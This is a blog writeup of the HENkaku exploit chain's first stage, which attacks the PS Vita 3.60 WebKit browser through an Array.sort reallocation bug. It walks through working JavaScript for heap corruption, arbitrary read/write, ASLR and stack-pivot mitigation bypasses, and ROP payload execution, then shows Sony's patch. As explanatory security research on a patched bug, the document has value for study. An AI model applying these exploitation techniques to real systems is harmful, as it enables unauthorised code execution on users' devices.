Exploiting WebKit on Vita 3.60

Aug 18, 2016

Intro

This starts the series of writeups for HENkaku exploit chain. I'll try not to spoil the KOTH challenge too much and only write up the parts that are already reverse engineered, clarifying the details that other people missed. However, in the case the challenge becomes stale and no progress is made, I'll probably publish the writeup anyway, since I already have it written and it'd be a waste to let it rot in my repo.

The PoC

Our target of choice for user-mode code execution is WebKit. WebKit has a JavaScript engine which helps a lot when we need to bypass ASLR. Web browser on PS Vita also does not require PSN login, does not auto update, allows to implement a very simple exploit chain (visit this site and press that button). It's perfect.

Unlike on 3DS, which has no ASLR whatsoever, Vita WebKit has an acceptable ASLR with entropy of 9 bits, which makes brute force attacks extremely painful (512 reloads on average to trigger the exploit, the horror!). As such, we needed a better vulnerability than a generic use-after-free + vptr overwrite.

Thanks to some people, I managed to obtain a nice PoC script crashing Vita's browser on latest firmware. Not present anywhere on WebKit bugzilla/repo (maybe in the restricted section).

So what I started with was this script:

```
var almost_oversize = 0x3000;
var foo = Array.prototype.constructor.apply(null, new Array(almost_oversize));
var o = {};
o.toString = function () { foo.push(12345); return ""; }
foo[0] = 1;
foo[1] = 0;
foo[2] = o;
foo.sort();
```

If you run it on a Linux host using Sony's WebKit, you will see a segmentation fault. Let's look at it in a debugger:

```
Thread 1 "GtkLauncher" received signal SIGSEGV, Segmentation fault.
0x00007ffff30bec35 in JSC::WriteBarrierBase<JSC::Unknown>::set (this=0x7fff98ef804
152             m_value = JSValue::encode(value);
(gdb) bt
#0  0x00007ffff30bec35 in JSC::WriteBarrierBase<JSC::Unknown>::set (this=0x7fff98e
#1  0x00007ffff32cb9bf in JSC::ContiguousTypeAccessor<(unsigned char)27>::setWithV
#2  0x00007ffff32c8809 in JSC::JSArray::sortCompactedVector<(unsigned char)27, JSC
    at ../../Source/JavaScriptCore/runtime/JSArray.cpp:1171
```

```
#3  0x00007ffff32c4933 in JSC::JSArray::sort (this=0x7fff9911ff60, exec=0x7fff9d6e
#4  0x00007ffff329c844 in JSC::attemptFastSort (exec=0x7fff9d6e8078, thisObj=0x7ff
    at ../../Source/JavaScriptCore/runtime/ArrayPrototype.cpp:623
#5  0x00007ffff329db4c in JSC::arrayProtoFuncSort (exec=0x7fff9d6e8078) at ../../S

<the rest does not matter>
```

Turns out, it hits unmapped memory while executing JavaScript Array.sort function. But what's going on here?

The bug

Let's take a look at the `JSArray::sort` method (`Source/JavaScriptCore/runtime/JSArray.cpp`). Since our array is of type `ArrayWithContiguous` due to how it was created: `Array.prototype.constructor.apply(null, new Array(almost_oversize));`, we get into the `sortCompactedVector` function. Here's its full implementation:

```
template<IndexingType indexingType, typename StorageType>
void JSArray::sortCompactedVector(ExecState* exec, ContiguousData<StorageType>
{
    if (!relevantLength)
        return;

    VM& vm = exec->vm();

    // Converting JavaScript values to strings can be expensive, so we do it o
    // This is a considerable improvement over doing it twice per comparison, 
    // buffer. Besides, this protects us from crashing if some objects have cu
    // random or otherwise changing results, effectively making compare functi

    Vector<ValueStringPair, 0, UnsafeVectorOverflow> values(relevantLength);
    if (!values.begin()) {
        throwOutOfMemoryError(exec);
        return;
    }

    Heap::heap(this)->pushTempSortVector(&values);

    bool isSortingPrimitiveValues = true;

    for (size_t i = 0; i < relevantLength; i++) {
        JSValue value = ContiguousTypeAccessor<indexingType>::getAsValue(data,
        ASSERT(indexingType != ArrayWithInt32 || value.isInt32());
        ASSERT(!value.isUndefined());
        values[i].first = value;
        if (indexingType != ArrayWithDouble && indexingType != ArrayWithInt32)
            isSortingPrimitiveValues = isSortingPrimitiveValues && value.isPri
    }


    // FIXME: The following loop continues to call toString on subsequent value
    // a toString call raises an exception.

    for (size_t i = 0; i < relevantLength; i++)
        values[i].second = values[i].first.toWTFStringInline(exec);

    if (exec->hadException()) {
        Heap::heap(this)->popTempSortVector(&values);
        return;
    }

    // FIXME: Since we sort by string value, a fast algorithm might be to use a
    // than O(N log N).

#if HAVE(MERGESORT)
    if (isSortingPrimitiveValues)
        qsort(values.begin(), values.size(), sizeof(ValueStringPair), compareBy
    else
        mergesort(values.begin(), values.size(), sizeof(ValueStringPair), compa
#else
    // FIXME: The qsort library function is likely to not be a stable sort.
    // ECMAScript-262 does not specify a stable sort, but in practice, browsers
    qsort(values.begin(), values.size(), sizeof(ValueStringPair), compareByStr
#endif

    // If the toString function changed the length of the array or vector stora
    // increase the length to handle the orignal number of actual values.
    switch (indexingType) {
    case ArrayWithInt32:
    case ArrayWithDouble:
    case ArrayWithContiguous:
        ensureLength(vm, relevantLength);
        break;

    case ArrayWithArrayStorage:
        if (arrayStorage()->vectorLength() < relevantLength) {
            increaseVectorLength(exec->vm(), relevantLength);
            ContiguousTypeAccessor<indexingType>::replaceDataReference(&data, a
        }
        if (arrayStorage()->length() < relevantLength)
            arrayStorage()->setLength(relevantLength);
        break;

    default:
        CRASH();
    }

    for (size_t i = 0; i < relevantLength; i++)
```

```
82          ContiguousTypeAccessor<indexingType>::setWithValue(vm, this, data, i, 
83
84      Heap::heap(this)->popTempSortVector(&values);
    }
```


This function takes the values from the JS array, puts them into a temporary vector, sorts the vector, and then puts the values back into the JS array.

On line 37 in a `for` loop, for every element its `toString` method is called. When it's called for our object `o`, what happens next is:

```
function () {
        foo.push(12345);
        return "";
}
```

An integer is pushed into the array that is being sorted. This causes the array elements to get reallocated. On line 81, the sorted elements are written back into the array, however, the `data` pointer is **never updated with the new reallocated value.**

To illustrate it:



Grey area here is free/unallocated memory. On Linux it actually is unmapped after realloc is called. Meanwhile, the `data` still points to the old memory location. As a result, the web browser gets a segmentation fault trying to write to unmapped memory.

Out-of-bounds RW

Depending on the contents, `JSArray` objects might be stored differently in memory. However, ones we are operating on, are stored continuously as metadata header (in yellow) plus array contents (in green).

The contents are just a vector of `JSValue` structures.

```
union EncodedValueDescriptor {
    int64_t asInt64;
    double asDouble;
    struct {
        int32_t payload;
        int32_t tag;
    } asBits;
};
```

The metadata header stores two interesting fields:


```
uint32_t m_publicLength; // The meaning of this field depends on the array type, b
uint32_t m_vectorLength; // The length of the indexed property storage. The actual
```

Our goal now is to overwrite both of them and “extend” the array beyond of what is actually allocated.

To achieve that, let’s modify the `o.toString` method:

```
var normal_length = 0x800;
var fu = new Array(normal_length);
var arrays = new Array(0x100);
o.toString = function () {
        foo.push(12345);
        for (var i = 0; i < arrays.length; ++i) {
                var bar = Array.prototype.constructor.apply(null, fu);
                bar[0] = 0;
                bar[1] = 1;
                bar[2] = 2;
                arrays[i] = bar;
        }
        return "";
}
```

If we get lucky, here’s what happens:



In this example (that doesn’t reflect actuall array size), when the sorted values are written back using the `data` pointer, metadata headers of both second and third `bar` get overwritten.

What do we overwrite them with? Remember, that the green area is the vector of `JSValue` objects. Every `JSValue` object is 8 bytes. But if we fill `foo` with, for example, `0x80000000`, we only control 4 bytes, and the rest is used up for the `tag`. What’s a `tag`?

```
enum { Int32Tag =        0xffffffff };
enum { BooleanTag =      0xfffffffe };
enum { NullTag =         0xfffffffd };
enum { UndefinedTag =    0xfffffffc };
enum { CellTag =         0xfffffffb };
enum { EmptyValueTag =   0xfffffffa };
enum { DeletedValueTag = 0xfffffff9 };
enum { LowestTag =  DeletedValueTag };
```

It’s how WebKit JavaScriptCore packs different types into a single `JSValue` structure: it can be an int, a boolean, a cell (pointer to an object), null, undefined, or a double. So if we write `54321`, we only control half of the structure, and the other half is set to `Int32Tag` or `0xffffffff`.

However, we can also write `double` values, like `54321.0`. This way we control all 8 bytes of the structure, but there are other limitations (Some floating-point normalization crap does not allow for truly arbitrary values to be written. Otherwise, you would be able to craft a `CellTag` and set pointer to an arbitrary value, that would be horrible. Interestingly, before it *did* allow that, which is what the very first Vita WebKit exploit used! CVE-2010-1807).

So let’s write `double` values instead.

```
foo[0] = o;
var len = u2d(0x80000000, 0x80000000);
for (var i = 1; i < 0x2000; ++i)
        foo[i] = len;
foo.sort();
```

`u2d` / `d2u` are small helpers to convert between a pair of `int` and a `double`:

```
var _dview = null;
// u2d/d2u taken from PSA-2013-0903
// wraps two uint32s into double precision
function u2d(low,hi)
{
        if (!_dview) _dview = new DataView(new ArrayBuffer(16));
        _dview.setUint32(0,hi);
        _dview.setUint32(4,low);
        return _dview.getFloat64(0);
}

function d2u(d)
{
        if (!_dview) _dview = new DataView(new ArrayBuffer(16));
        _dview.setFloat64(0,d);
        return { low: _dview.getUint32(4),
                 hi:  _dview.getUint32(0) };
}
```

As such, if we now look at `arrays` we will find a few `JSArray` objects that are extended beyond their real boundary and have their length set to `0x80000000`.

Interestingly, this successfully corrupts a JSArray object on Vita but crashes on Linux hitting a guard page. But this doesn’t matter because we’re exploiting Vita, not Linux.

Now when we write to one of corrupted `bar` objects, we can achieve an out-of-bounds read/write which is awesome! But let’s upgrade it to a truly arbitrary RW.

An astute reader might notice now that since Vita is a 32-bit console and we set length to `0x80000000` and every `JSValue` is 8 bytes, we already in fact have arbitrary RW. However, we are still writing to offsets from the original `bar` vector base, and haven't leaked any heap addresses yet. In addition, we can only write `double` values, which is super inconvenient.

Arbitrary RW

To obtain arbitrary read/write, I used the same trick as used by the 2.00-3.20 WebKit exploit, described here.

Spray buffers:

```
buffers = new Array(spray_size);
buffer_len = 0x1344;
for (var i = 0; i < buffers.length; ++i)
        buffers[i] = new Uint32Array(buffer_len / 4);
```

Find `Uint32Array` buffer in memory. Start searching at some arbitrary offset *before* the corrupted buffer's (called `arr` here) elements.

```
var start = 0x20000000-0x11000;
for(;; start--) {
        if (arr[start] != 0) {
                _dview.setFloat64(0, arr[start]);
                if (_dview.getUint32(0) == buffer_len / 4) { // Found Uint32Array
                        _dview.setUint32(0, 0xEFFFFFE0);
                        arr[start] = _dview.getFloat64(0); // change buffer size

                        _dview.setFloat64(0, arr[start-2]);
                        heap_addr = _dview.getUint32(4); // leak some heap address
                        _dview.setUint32(4, 0)
                        _dview.setUint32(0, 0x80000000);
                        arr[start-2] = _dview.getFloat64(0); // change buffer offs
                        break;
                }
        }
}
```

Find corrupted `Uint32Array`:

```
corrupted = null;
for (var i = 0; i < buffers.length; ++i) {
        if (buffers[i].byteLength != buffer_len) {
                corrupted = buffers[i];
                break;
        }
}
var u32 = corrupted;
```

Now that we have truly arbitrary RW, and we have leaked some heap address, what's next is:

Code execution

Again, the old trick with `textarea` objects is used here (why invent new things?) First, modify the original `Uint32Array` heap spray to interleave `textarea` objects:

```
spray_size = 0x4000;

textareas = new Array(spray_size);
buffers = new Array(spray_size);
buffer_len = 0x1344;
textarea_cookie = 0x66656463;
textarea_cookie2 = 0x55555555;
for (var i = 0; i < buffers.length; ++i) {
        buffers[i] = new Uint32Array(buffer_len / 4);
        var e = document.createElement("textarea");
        e.rows = textarea_cookie;
        textareas[i] = e;
}
```

Using corrupted `Uint32Array` object, find a `textarea` in memory:

```
var some_space = heap_addr;
search_start = heap_addr;

for (var addr = search_start/4; addr < search_start/4 + 0x4000; ++addr) {
        if (u32[addr] == textarea_cookie) {
                u32[addr] = textarea_cookie2;
                textarea_addr = addr * 4;
                break;
        }
}

/*
        Change the rows of the Element object then scan the array of
        sprayed objects to find an object whose rows have been changed
*/
var found_corrupted = false;
var corrupted_textarea;
for (var i = 0; i < textareas.length; ++i) {
        if (textareas[i].rows == textarea_cookie2) {
                corrupted_textarea = textareas[i];
                break;
        }
}
```

Now we have two “views” into the same `textarea`: we can modify it directly in memory using our `u32` object, and we can call its functions from JavaScript. So the idea is to overwrite the vptr using via our "memory access" and then call the modified function table via JavaScript.

Mitigation 1: ASLR

Remember that Vita has ASLR, which is why we had to complicate the exploit so much. But with arbitrary RW we can just leak `textarea` vptr and defeat ASLR completely:

```
function read_mov_r12(addr) {
        first = u32[addr/4];
        second = u32[addr/4 + 1];
        return ((((first & 0xFFF) | ((first & 0xF0000) >> 4)) & 0xFFFF) | ((((seco
}

var vtidx = textarea_addr - 0x70;
var textareavptr = u32[vtidx / 4];

SceWebKit_base = textareavptr - 0xabb65c;
SceLibc_base = read_mov_r12(SceWebKit_base + 0x85F504) - 0xfa49;
SceLibKernel_base = read_mov_r12(SceWebKit_base + 0x85F464) - 0x9031;
ScePsp2Compat_base = read_mov_r12(SceWebKit_base + 0x85D2E4) - 0x22d65;
SceWebFiltering_base = read_mov_r12(ScePsp2Compat_base + 0x2c688c) - 0x9e5;
SceLibHttp_base = read_mov_r12(SceWebFiltering_base + 0x3bc4) - 0xdc2d;
SceNet_base = read_mov_r12(SceWebKit_base + 0x85F414) - 0x23ED;
SceNetCtl_base = read_mov_r12(SceLibHttp_base + 0x18BF4) - 0xD59;
SceAppMgr_base = read_mov_r12(SceNetCtl_base + 0x9AB8) - 0x49CD;
```

Let's talk a bit about code execution. On Vita there's no JIT and it's impossible to allocate RWX memory (Only allowed from the PlayStation Mobile app). So we have to write the whole payload in ROP.

The old exploits used something called `JSoS` which is described here. However, here the browser becomes *really* unstable after corrupting the `JSArray` object, so we want to run as little JavaScript as possible.

As a result, a new version of roptool was written by Davee which supported ASLR. The basic idea here is that some words (a word is 4 bytes) in roptool output now have relocation information assigned to them. After relocating the payload, which is just adding different bases (`SceWebKit_base`/`SceLibc_base`/etc) to these words, we can launch the resulting ROP chain normally.

Mitigation 2: Stack-pivot protection

Since unknown firmware version, there is now an additional mitigation implemented: sometimes the kernel will check that your thread stack pointer is in fact inside its stack. If this is not the case, the whole application gets killed.

To bypass this, we need to plant our ROP chain into the thread stack. And to do that, we need to know thread stack virtual address. And we don't know it because ASLR.

However, we have arbitrary RW. There's a ton of ways to leak the stack pointer. I used the `setjmp` function.

Here’s how we call it:

```
// copy vtable
for (var i = 0; i < 0x40; i++)
        u32[some_space / 4 + i] = u32[textareavptr / 4 + i];

u32[vtidx / 4] = some_space;

// backup our obj
for (var i = 0; i < 0x30; ++i)
        backup[i] = u32[vtidx/4 + i];

// call setjmp and leak stack base
u32[some_space / 4 + 0x4e] = SceLibc_base + 0x14070|1; // setjmp
corrupted_textarea.scrollLeft = 0; // call setjmp
```

Now our `corrupted_textarea` is overwritten in memory with `jmp_buf`, which somewhere contains the stack pointer. Later, we restore the original contents as follows. This is done so that JavaScript does not crash the browser when we attempt to do anything with the corrupted `textarea` object:

```
// restore our obj
for (var i = 0; i < 0x30; ++i)
        u32[vtidx/4 + i] = backup[i];
```

Unfortunately, if we look at the `setjmp` implementation in `SceLibc`, we get hit with yet another exploit mitigation:

```
ROM:81114070 setjmp
ROM:81114070                 PUSH            {R0,LR}
ROM:81114072                 BL              sub_81103DF2 // Returns high-quality
ROM:81114076                 POP             {R1,R2}
ROM:81114078                 MOV             LR, R2
ROM:8111407A                 MOV             R3, SP
ROM:8111407C                 STMIA.W         R1!, {R4-R11}
ROM:81114080                 EORS            R2, R0 // LR is XOR'ed with a cookie
ROM:81114082                 EORS            R0, R3 // SP is XOR'ed with the same
ROM:81114084                 STMIA           R1!, {R0,R2}
ROM:81114086                 VSTMIA          R1!, {D8-D15}
ROM:8111408A                 VMRS            R2, FPSCR
ROM:8111408E                 STMIA           R1!, {R2}
ROM:81114090                 MOV.W           R0, #0
ROM:81114094                 BX              LR
```

So basically:

```
stored_LR = LR ^ cookie
stored_SP = SP ^ cookie
```

Can you see where this is going? We already know `SceWebKit_base`, so we know the *true* value of `LR`. Using the magic of discrete algebra:

```
cookie = stored_LR ^ LR
SP = stored_SP ^ cookie
SP = stored_SP ^ (stored_LR ^ LR)
```

Or, in JavaScript:

```
sp = (u32[vtidx/4 + 8] ^ ((u32[vtidx/4 + 9] ^ (SceWebKit_base + 0x317929)) >>> 0))
sp -= 0xef818; // adjust to get SP base
```

Now we can write our ROP payload into the thread stack and pivot to it without the application being killed!

Finally, Code Execution

First, we relocate the ROP payload. Remember, how we have the payload and relocs. If you look at payload.js, this is what you will see:

```
payload = [2119192402,65537,0,0,1912    // and it goes on...
relocs = [0,0,0,0,0,0,0,0,0,0,0,0,0,0,  // ...
```

Every number from the `relocs` array indicated how a `payload` member should be relocated. For example, 0 means no relocation, 1 is add `rop_data_base`, 2 is add `SceWebKit_base`, 3 is add `SceLibKernel_base` and so on.

(A roptool-generated ROP chain has two sections: code and data. code is just the ROP stack. data is stuff like strings or buffers. `rop_data_base` is vaddr of data. `rop_code_base` is vaddr of code)

The next loop relocates the payload straight into the thread stack:


```
// relocate the payload
rop_data_base = sp + 0x40;
rop_code_base = sp + 0x10000;

addr = sp / 4;
// Since relocs are applied to the whole rop binary, not just code/data sections, 
// this behavior here. However, we split it into data section (placed at the top o
// and code section (placed at stack + some big offset)
for (var i = 0; i < payload.length; ++i, ++addr) {
        if (i == rop_header_and_data_size)
                addr = rop_code_base / 4;

        switch (relocs[i]) {
        case 0:
                u32[addr] = payload[i];
                break
        case 1:
                u32[addr] = payload[i] + rop_data_base;
                break;
        /*
                skipped most relocs
        */
        default:
                alert("wtf?");
                alert(i + " " + relocs[i]);
        }
}
```

In this loop, we split the payload into two parts: code and data sections. We don't want code to touch data because if they are close, and code is after data (which is the case for roptool-generated ROP chains), when a function is called, it might damage a part of the data section (remember which direction the stack grows in, and which direction the ROP chain goes).

So once we are done relocating the data section: `if (i == rop_header_and_data_size)`, we switch to relocating the code section: `addr = rop_code_base / 4`.



On the left is how the ROP chain looks like while it's stored in the `payload` array. On the right is how the ROP chain is written into the stack.

Finally, let's trigger the ROP chain:

```
// 54c8: e891a916 ldm r1, {r1, r2, r4, r8, fp, sp, pc}
u32[some_space / 4 + 0x4e] = SceWebKit_base + 0x54c8;

var ldm_data = some_space + 0x100;
u32[ldm_data/4 + 5] = rop_code_base;                 // sp
u32[ldm_data/4 + 6] = SceWebKit_base + 0xc048a|1; // pc = pop {pc}

// This alert() is used to distinguish between the webkit exploit fail
// and second stage exploit fail
// - If you don't see it, the webkit exploit failed
// - If you see it and then the browser crashes, the second stage failed
alert("Welcome to HENkaku!");
```

```
corrupted_textarea.scrollLeft = ldm_data;          // trigger ropchain, r1=arg

// You won't see this alert() unless something went terribly wrong
alert("that's it");
```

When `corrupted_textarea.scrollLeft = ldm_data` is done, our LDM gadget will get called, due to overwritten vtable. `R1` will be `ldm_data`, so it will load `SP = rop_code_base` and `PC = pop {pc}` from this buffer and as such will kick start the ROP chain.

Bonus: How Sony patched it

Sony regularly uploads new source code of their WebKit, as requested by LGPL, to this page. (Unless they do not, in which case they might require a friendly poke over email).

Diffing the source code between 3.60 and 3.61 reveals the following (Useless stuff omitted):

```
diff -r 360/webkit_537_73/Source/JavaScriptCore/runtime/JSArray.cpp 361/webkit_537
1087,1096c1087,1123
-       }
- };
-
-
- template<IndexingType indexingType, typename StorageType>
- void JSArray::sortCompactedVector(ExecState* exec, ContiguousData<StorageType> d
- {
-     if (!relevantLength)
-         return;
-
---
+       }
+ };
+
+ template <>
+ ContiguousJSValues JSArray::storage<ArrayWithInt32, WriteBarrier<Unknown> >()
+ {
+     return m_butterfly->contiguousInt32();
+ }
+
+ template <>
+ ContiguousDoubles JSArray::storage<ArrayWithDouble, double>()
+ {
+     return m_butterfly->contiguousDouble();
+ }
+
+ template <>
+ ContiguousJSValues JSArray::storage<ArrayWithContiguous, WriteBarrier<Unknown> >
+ {
+     return m_butterfly->contiguous();
+ }
```

```
+
+ template <>
+ ContiguousJSValues JSArray::storage<ArrayWithArrayStorage, WriteBarrier<Unknown>
+ {
+     ArrayStorage* storage = m_butterfly->arrayStorage();
+     ASSERT(!storage->m_sparseMap);
+     return storage->vector();
+ }
+
+ template<IndexingType indexingType, typename StorageType>
+ void JSArray::sortCompactedVector(ExecState* exec, ContiguousData<StorageType> d
+ {
+     data = storage<indexingType, StorageType>();
+
+     if (!relevantLength)
+         return;
+
1167,1172c1194,1200
-         CRASH();
-     }
-
-     for (size_t i = 0; i < relevantLength; i++)
-         ContiguousTypeAccessor<indexingType>::setWithValue(vm, this, data, i, va
-
---
+         CRASH();
+     }
+
+     data = storage<indexingType, StorageType>();
+     for (size_t i = 0; i < relevantLength; i++)
+         ContiguousTypeAccessor<indexingType>::setWithValue(vm, this, data, i, va
+
```

They now update the `data` pointer before writing values into it. So even after the array gets reallocated, it's still writing to proper memory. This is what causes the `alert("restart the browser")` error if you attempt to run HENkaku on 3.61. Good job, Sony.

Conclusion

That's it for today! I hope you enjoyed this writeup as much as I hated writing the exploit. Later, in a few months/years/centuries, I'll bring you some more nice writeups, so look forward to it. Since I wrote most of the HENkaku exploit chain, I'm banned from participating in the KOTH challenge :(, but at least you get to enjoy the writeups :).